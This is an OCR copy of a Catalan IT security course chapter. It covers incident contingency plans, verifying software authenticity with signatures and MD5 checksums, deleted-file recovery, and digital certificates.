El pla de contingència ha de ser un pla que permeti a l'empresa o la institució poder continuar funcionant quan hi ha alguna incidència de seguretat. Alhora, ha de donar instruccions que indiquin com s'ha de resoldre i com s'ha d'actuar. Així doncs, l'existència d'aquest pla és molt important. En cas que no hi fos, elaborar-lo hauria de ser una prioritat.

El fet de preparar un pla de contingència no implica reconèixer que la gestió de l'empresa és ineficient. Al contrari, és un gran avanç a l'hora de superar totes les situacions de risc que poden provocar pèrdues importants. Poden fer que es perdi material, però també provocar que el negoci es paralitzi durant un període de temps més o menys llarg.

Si hi ha aquest pla, cal tenir-lo a l'abast. També convé que les persones responsables de dur-lo a terme segueixin les instruccions d'una manera ràpida i precisa.

L'elaboració d'un pla de contingència consta de les fases següents:

1. Avaluació
2. Planificació
3. Proves de viabilitat
4. Execució
5. Recuperació

Les tres primeres fases de l'elaboració fan referència a la part preventiva: analitzar i avaluar els riscos del sistema en qüestió, fer una planificació de les accions que s'han de dur a terme per protegir el sistema i comprovar-ne l'eficàcia mitjançant les proves de viabilitat.

Les dues últimes fan referència a l'execució del pla una vegada ja ha ocorregut el sinistre en el sistema: quins passos s'han de seguir una vegada s'ha detectat un atac i com es farà la recuperació del sistema.

L'avaluació, la planificació i les proves de viabilitat dependran de cada sistema en particular. D'aquesta manera, per dur-les a terme, s'haurà de tenir en compte de quins elements consta el sistema, quines dades cal protegir, etc.

Ara veureu un exemple dels dos últims punts d'un pla de contingència en un sistema senzill, com el que podríeu tenir a casa o el que podria tenir una empresa petita. Aquests dos últims punts fan referència a les actuacions que cal seguir quan es detecta una intrusió en el sistema. La intrusió es pot detectar perquè, per exemple, l'ordinador té un comportament diferent, en desapareixen arxius, funciona amb molta lentitud, etc. Quan se sospita que hi ha algun atac que afecta el sistema, cal actuar amb rapidesa, ja que sempre val més curar-se en salut.

Els dos primers punts de l'exemple següent corresponen a l'apartat d'execució i l'últim, al de recuperació.


1) La primera cosa que heu de fer és **aïllar l'ordinador** per evitar que l'atacant continuï actuant. Per fer-ho, tancareu totes les aplicacions que s'estan executant en l'ordinador i **guardareu els arxius** de dades que estiguin utilitzant aquestes aplicacions.

En cas que l'ordinador actuï com a servidor, cal parar temporalment tots els serveis i recursos que s'estiguin executant. Així, evitareu que l'atac es propagui als ordinadors clients.

Per evitar que l'atac es propagui a altres ordinadors, en cas que l'ordinador infectat estigui connectat a una xarxa, és recomanable **desconnectar-lo** i, si és possible, fins i tot desconnectar-lo físicament. També és recomanable **bloquejar tots els comptes d'usuari de l'ordinador**, excepte el d'administrador. D'aquesta manera, s'evitarà que s'executin més programes a l'ordinador i que interfereixin en les tasques d'administració. Igualment, evitarà que l'atac afecti més arxius de dades i programes.


El pas següent és intentar **veure quina vulnerabilitat utilitza l'atac** per sabotejar l'ordinador. La millor manera de saber què hi passa és mirar quins programes s'hi estan executant. Abans, però, s'han de tancar tots els programes que s'estaven utilitzant. S'haurà de mirar quins són els consums de memòria i de processador de cada programa i servei que quedin en execució. Per fer-ho, si es tracta d'un sistema Windows, podeu utilitzar l'administrador de tasques, tal com podeu veure en la figura 1.1. En cas que es tracti de Linux, podeu fer servir el monitor del sistema.

FIGURA 1.1. Administrador de tasques d'un sistema Windows



D'aquesta manera, podrem trobar l'aplicació que paralitza el sistema i aturar-la. Convé apuntar el nom del programa i el de l'executable associat. Si ho fem, després el podrem buscar i comprovar si aquesta aplicació hauria d'estar instal·lada i si cal eliminar-la del sistema. Els serveis poden proporcionar una altra pista, tal com es pot veure en la figura 1.2.

FIGURA 1.2. Serveis en un sistema Windows



Quan mireu els que es troben en execució, podreu veure si hi ha algun servei que consumeix més ús de processador del compte. Si veieu que hi apareixen arxius nous amb noms i extensions estranyes, n'hauríeu de veure el contingut amb algun editor de text, com el *Bloc de notes* si parlem de Windows o l'editor *Vi* si parlem de Linux. D'aquesta manera, potser podreu saber quin tipus d'atac patiu.

Podria ser que hi apareguessin aplicacions que no heu instal·lat. En aquest cas, les haureu de desinstal·lar. També haureu de desinstal·lar les aplicacions que tinguin noms molt estranys. Sempre és millor desinstal·lar un programa i tornar-lo a instal·lar que no pas tenir-ne un d'instal·lat que perjudiqui la màquina.

2) Seguidament, s'intentarà **posar remei a la vulnerabilitat** que utilitza l'atacant. No sempre podreu saber amb exactitud quina vulnerabilitat concreta utilitza l'atac, però sí que us podreu fer una idea aproximada de la procedència d'aquest atac. El més convenient és buscar una actualització de seguretat que elimini la fallada de seguretat en l'aplicació o en el mateix sistema operatiu.

Després d'actualitzar l'ordinador, cal eliminar els serveis que es trobin actius i desinstal·lar les aplicacions dubtoses. També convindria fer una cerca exhaustiva en l'ordinador amb un antivirus actualitzat per eliminar els possibles virus que el puguin estar infectant i atacant. També seria recomanable instal·lar algun programa antiespia (*antispyware*) per eliminar els programes espia, tant d'adreces de correu com de publicitat no desitjada, que podrien estar alentint l'ordinador.

3) Finalment, caldria **reparar els danys** que pugui haver provocat l'atac. Per tal de recuperar les dades perdudes i també les que es puguin haver danyat, n'hi haurà prou amb **restaurar l'última còpia de seguretat** que tingueu de les dades. Tindreu còpies de seguretat si heu fet una bona planificació en l'apartat corresponent del pla de contingència.

És possible que hagueu de **reinstal·lar algun programa** si s'ha danyat. Una vegada fet això, és recomanable **canviar les claus d'accés** dels usuaris de l'ordinador.

Us hauríeu de **replantejar els permisos** dels usuaris. Finalment, **restaurareu la connexió** de xarxa, desbloquejareu els comptes d'usuari i reiniciareu els serveis que s'havien aturat. El millor és **reiniciar l'ordinador** per tal que tots els serveis, ara que ja estan desbloquejats, es tornin a activar.

Seria molt important poder **localitzar i identificar qui ha estat l'intrús**. Per fer-ho, heu de ser capaços de trobar les pistes que ha anat deixant al llarg de l'atac, ja que l'ordinador guarda informació dels accessos que hi ha hagut. També podeu registrar les aplicacions que estan actives per cercar incidències en els arxius, tant propis com del sistema, i el trànsit que la xarxa ha mantingut. Amb aquesta informació es podrà determinar si l'atacant és un treballador de l'empresa o procedeix de la xarxa externa. També es podrà saber si utilitzava alguna tècnica de connexió il·lícita a la xarxa corporativa. De totes maneres, l'atac també pot ser culpa d'un descuit de l'usuari de l'empresa o del mal funcionament d'una aplicació en concret. La localització de l'intrús, doncs, us ajudarà a corregir l'error i a prendre les mesures necessàries per evitar-lo en un futur.


1.2 Utilització de mecanismes per a la verificació de l'origen i l'autenticitat d'aplicacions

La majoria dels fabricants de programari, especialment en cas de sistemes operatius, disposen de mecanismes de distribució d'actualitzacions de seguretat per als productes. El document analitza els mitjans de seguretat adoptats amb aquesta finalitat i posa una atenció especial en la verificació de l'autenticitat i la integritat del paquet que s'està instal·lant.

Les formes de verificació més conegudes són les següents:

- **Signatura digital del fitxer**: és la més fiable i permet verificar l'actualització fora de línia. Quan intentem instal·lar un arxiu que hem descarregat d'Internet, el sistema busca el fabricant i la signatura electrònica amb el certificat corresponent i l'origen. A més, comprova l'autenticitat i la validesa del certificat. Si troba el certificat corresponent ens avisa i ens demana si l'acceptem o no. En canvi, si no el troba ens apareix el missatge que podem veure en la figura 1.3, en què ens ofereix la possibilitat de continuar la instal·lació sense el certificat.

FIGURA 1.3. Certificació de programari en entorn Windows



- **WGA** (*Windows Genuine Advantage*, Avantatges de Windows Original) és un sistema contra la pirateria creat per Microsoft. Una vegada instal·lat, força el sistema operatiu a una validació en línia per detectar si el Windows que s'executa és genuí o no. Aquesta comprovació és necessària per accedir a Windows Update, les actualitzacions de Windows o per descarregar algun component de Windows des del centre de descàrregues de Microsoft.

El WGA cobreix, específicament, el Windows XP i el Windows Vista. No cobreix, doncs, el Windows 2000, el Windows Server 2003 ni la família del Windows 9x.

- **OGA** (*Office Genuine Advantage*, Avantatges de Windows Original) és un programa de Microsoft similar al WGA que acabeu de veure. En aquest cas, però, requereix que els usuaris de Microsoft Office validin la còpia per descarregar actualitzacions no crítiques del programa i altres elements com complements, agregats, etc. Això és diferent de l'activació del producte, que és necessària per utilitzar-lo. La validació, en canvi, és necessària per descarregar arxius i actualitzacions de Microsoft Office des del web de Microsoft. La validació rebutja les claus del producte no vàlides. L'OGA cobreix l'Office XP, l'Office 2003 i l'Office 2007.

- **Aplicació de l'algorisme MD5 o funcions HASH**. En el cas del programari lliure, tot aquest tema de les certificacions no té sentit, ja que és lliure, a l'abast de tothom i tothom el pot veure i modificar. Igualment, pel fet de ser lliure, no cal pagar-lo. Per totes aquestes raons, no hi ha cap fabricant amb la certificació electrònica corresponent, però sí que hi ha mecanismes de control i certificació. Si no hi haguessin mecanismes de control, com

que és lliure i tothom pot modificar-ne el codi, algú podria modificar parts del codi dels paquets i redistribuir-los; fins i tot alguna part d'aquest codi podria ser maliciós. Per tal d'evitar aquestes situacions, en l'àmbit del codi lliure es **verifica la integritat del paquet** que estem instal·lant per assegurar que l'arxiu que hem descarregat no ha sofert cap modificació des que els autors el van fer disponible per descarregar-lo. En molts casos, per verificar la integritat dels paquets, s'utilitza l'algorisme MD5, que obté un número a partir de les operacions que fa sobre el contingut de l'arxiu en concret. El valor que hem obtingut d'aplicar aquest algorisme a un mateix arxiu sempre serà el mateix, de manera que els autors del programa calculen aquest número i el fan públic en la zona de descàrrega. Quan l'usuari fa la descàrrega, només ha de tornar a calcular aquest valor per comprovar que el nombre que ha obtingut i el de la web coincideixen. D'aquesta manera, s'assegura que l'arxiu que ha descarregat no s'ha corromput ni s'ha modificat i que ningú ha tret parts del codi ni n'hi ha afegit, malicioses o no. Aplicacions com el WinMD5 i l'MD5SUM fan aquest càlcul.

L'autenticitat i la integració són importants perquè molts dels servidors des dels quals es descarrega programari són molt vulnerables a atacs maliciosos que podrien reemplaçar una actualització per un virus. També podrien patir atacs del tipus *DNS spoof*, en què l'usuari es connecta a un servidor equivocat que és diferent del que ha teclejat a l'URL.

La majoria dels fabricants de programari no estan preocupats per aquest tema, probablement per falta de demanda dels mateixos clients, i no proporcionen cap mecanisme de seguretat fiable.

1.3 Utilització de tècniques de recuperació de dades

En cas de pèrdua de dades d'una petita empresa, es pot produir una situació d'angoixa, ja que això pot implicar no poder continuar l'activitat quotidiana fins al punt d'arribar a un tancament temporal de l'activitat, cosa que en alguns casos pot acabar amb el tancament definitiu.

Per evitar aquestes situacions difícils i preocupants, cal disposar de diferents tècniques de recuperació de dades. La millor opció és disposar d'una bona política preventiva amb còpies de seguretat programades. Si disposeu de còpies de seguretat, la recuperació de les dades serà més ràpida i efectiva.

1.3.1 Còpies de seguretat

La pèrdua de dades es pot produir per diversos motius. És possible que els noms dels arxius es canviïn i, després, sigui difícil retrobar-los. També pot ser que,


arran d'un accident, se sobreescriguin, s'eliminin o es perdin perquè s'ha espatllat alguna unitat o s'ha sostret algun ordinador o disc Zip.

Per recuperar les dades, el millor és tenir una política de còpies de seguretat o de creació d'imatges del disc dur. Aquestes còpies es poden fer en un altre disc dur d'un sistema RAID de discos durs, com es pot veure en la figura 1.4. És una bona opció per evitar pèrdues de documents a causa de la corrupció del disc dur en què es guarden. No és recomanable, però, si es tracta d'informació susceptible de ser robada. En aquest cas, la millor política és fer les còpies de seguretat en una ubicació diferent.

RAID

... (matriu redundant de discos independents). Es tracta d'un sistema d'emmagatzematge de la informació que combina diversos discos durs que tenen la mateixa capacitat. Funcionen i es comporten com una unitat lògica.

FIGURA 1.4. Connexió de discos en RAID



En cas de perdre els arxius, si disposeu de còpies de seguretat, els podreu recuperar d'una manera ràpida, còmoda i, a més, molt efectiva, ja que només haureu perdut la informació que es va crear després de fer l'última còpia.

Podeu fer les còpies de seguretat des del sistema operatiu mateix o podeu utilitzar diverses aplicacions, tant de programari de propietat com de programari lliure. Aquestes aplicacions us permetran fer les còpies de seguretat, de manera automatitzada o manual, i recuperar, posteriorment, les dades que hi hagueu guardat.

1.3.2 Recuperació sense còpies de seguretat

Heu de saber que les dades guardades a l'ordinador realment no desapareixen fins que la unitat es crema o es destrueix completament. Per entendre en profunditat com es recuperen els arxius desapareguts, hauríeu de saber i entendre com s'emmagatzema la informació en el disc, però això escapa als propòsits d'aquest punt. Assenyalarem, simplement, que les plataformes Windows, Mac i Linux formaten els discos durs i hi guarden la informació de maneres diferents.

Tanmateix, independentment de com es guarden les dades en el disc dur, és a dir, de quin sistema d'arxius esteu utilitzant, heu de saber que quan s'esborra un arxiu o es llença a la paperera, el sistema operatiu realment no l'elimina del tot. En comptes d'esborrar-lo, trasllada l'entrada del directori de l'arxiu i la informació sobre la ubicació original a una carpeta oculta especial, que representa la *Paperera de reciclatge*. Per tant, els clústers de dades del disc dur no s'eliminen, ni tan sols es mouen de lloc, sinó que només es modifica la ubicació de l'entrada del directori.

Terme que significa que correspon aproximadament als sectors aprofitables per guardar informació d'un disc d'ur.

En l'entorn Windows, quan la paperera de reciclatge s'omple, els arxius que fa més temps que hi són s'eliminen del tot. Passa el mateix quan l'usuari la buida voluntàriament.

En el cas de Macintosh, la paperera no s'omple mai, sinó que va guardant tot el que hi anem enviant fins que l'usuari, algun dia, la buida.

Tot i que si mantenim premuda la tecla *Majúscules* en Windows o la tecla *Control* en Mac podem evitar utilitzar la paperera, quan eliminem un arxiu o, fins i tot, buidem la paperera, les dades d'aquests arxius romanen en el disc dur. En tots els sistemes operatius, el nom de l'arxiu, l'entrada d'índex o el directori es modifiquen per indicar que l'usuari no hauria de poder veure l'arxiu i que l'espai que ocupava està disponible i es pot reutilitzar. Quan arribi el moment, la unitat sobreescriurà amb informació nova l'espai disponible. Per tant, hi ha la possibilitat de recuperar la informació que encara no s'ha sobreescrit.


Si l'arxiu encara és a la paperera de reciclatge, n'hi ha prou amb prémer l'arxiu amb el botó dret, seleccionar *Recuperar* i arrossegar-lo fins al lloc on el volem col·locar. La paperera de reciclatge pot oferir unes quantes utilitats (corresponen a un segon nivell de protecció) que us permeten controlar els arxius que heu eliminat. Aquestes utilitats poden ser extres d'alguns paquets d'antivirus o aplicacions exclusives.

Tanmateix, quan un arxiu ja s'ha eliminat de la paperera de reciclatge i aquesta paperera no tenia incorporada cap aplicació per oferir més protecció, l'arxiu encara no ha desaparegut del disc dur i hi ha eines per localitzar i, després, tornar a ajuntar tots els clústers del disc dur que guardaven les dades de l'arxiu. Recordeu que només podreu reconstruir els arxius que no hagin estat sobreescrits, de manera que és molt important no fer operacions d'escriptura mentre intenteu recuperar un arxiu eliminat. Si, prèviament, no heu instal·lat cap d'aquestes eines de recuperació, no és un bon moment per fer-ho, ja que l'arxiu que intenteu recuperar

es podria sobreescriure. D'aquesta manera, haureu de buscar-hi alternatives, com compartir el disc dur amb una altra màquina i intentar recuperar-lo des d'aquesta altra.


En el cas de Windows, la millor eina de recuperació és *Undelete*. Amb aquesta eina, els arxius eliminats no s'eliminen realment, sinó que el programa intercepta les peticions d'eliminació i els arxius eliminats s'emmagatzemen en una altra ubicació anomenada *Paperera de recuperació*. L'eina també ofereix la possibilitat de recuperar un arxiu que s'ha eliminat realment. Per fer-ho, fa una cerca pels clústers del disc dur. Hi ha altres eines de programari lliure que fan aquesta funció, com (Recuva, figura 1.5) o Softperfect (figura 1.6).

Figura 1.5. Programa Recuva



Els clústers del disc que estaven ocupats per l'arxiu eliminat s'han sobreescrit amb dades noves. En principi, les dades anteriors es perden, però també és possible que encara siguin en el suport magnètic, en forma de contorns en les ones que representen les dades. Els equips d'alta tecnologia permeten recuperar-les seguint un procés molt complex. Aquest procés difícil i costós es pot repetir vàries vegades i, aproximadament, es poden arribar a recuperar fins a set capes de dades. Com que és un treball dificultós i car que només poden fer els experts, aquest sistema només s'utilitza en casos en què el valor de les dades perdudes és molt important.

FIGURA 1.6. Programa Softperfect



1.4 Sistemes d'identificació: signatura electrònica i certificat digital

Internet i el seu ús creixent han contribuït de manera significativa a la globalització, fet que ha provocat que es converteixi en una eina molt important i, en alguns casos, imprescindible per a moltes empreses. Tanmateix, aquesta eina nova tan potent, que és a l'abast de les empreses que hi veuen una oportunitat de negoci nova o, simplement, una eina per millorar la productivitat, comporta un problema afegit, la seguretat.

La connexió a Internet porta implícita un risc de seguretat pel sistema informàtic de l'empresa. Això ha fet que els administradors de xarxa tinguin la necessitat de crear polítiques de seguretat que consisteixen a crear connexions segures, enviar i rebre informació encriptada, filtrar accessos i informació, etc.

Dins aquest problema de seguretat hi ha la **privacitat** de les dades. Fins ara, no hi havia cap protecció real que garantís que els missatges que s'envien o es reben no fossin interceptats, llegits o, fins i tot, alterats per algun desconegut, ja que, realment, no hi ha ningú que dirigeixi o controli la xarxa d'Internet.

Aquest fet provoca que es plantegin preguntes com les següents: com sabeu si una persona té, efectivament, un compte vàlid? o com sabeu si es pot confiar en un comerciant que no heu vist mai?

Per tal que la privacitat i la seguretat tinguin una rellevància important a Internet, cada entitat necessita tenir una manera de poder verificar la identitat de les altres i poder-hi establir, així, un nivell de confiança.

El **certificat digital** i la **signatura electrònica** són algunes de les eines que permetran establir connexions segures entre les persones i les administracions. També oferiran la possibilitat de fer transaccions comercials.

1.4.1 Certificat digital

Els certificats digitals representen el punt més important en les transaccions electròniques segures. Aquests certificats permeten una manera convenient i fàcil d'assegurar que els participants en una transacció electrònica puguin confiar l'un en l'altre. Aquesta confiança s'estableix a partir de tercers. Són les **autoritats certificadores**. Primer, doncs, cal que aneu a una autoritat certificadora. Us haureu d'identificar correctament i, tot seguit, ells certificaran que sou qui dieu ser i us donaran el certificat digital corresponent. Aleshores, quan envieu missatges que vulgueu que us identifiquin davant altres persones, només caldrà que hi afegiu una còpia pública del vostre certificat digital. D'aquesta manera, la persona que rebi el missatge sabrà de segur que l'emissor del missatge és qui diu ser, garanteix altres persones, entitats, o administracions públiques quina és la vostra identitat.

Dit d'una manera senzilla, un certificat digital garanteix que dues computadores que es comuniquen puguin fer transaccions electròniques amb èxit. Aquests certificats digitals es basen en la tecnologia de codis secrets o **encriptació**. L'encriptació garanteix la confidencialitat, la integritat i l'autenticitat de la informació que es vol transmetre, que té una importància vital per a la persona o l'empresa.

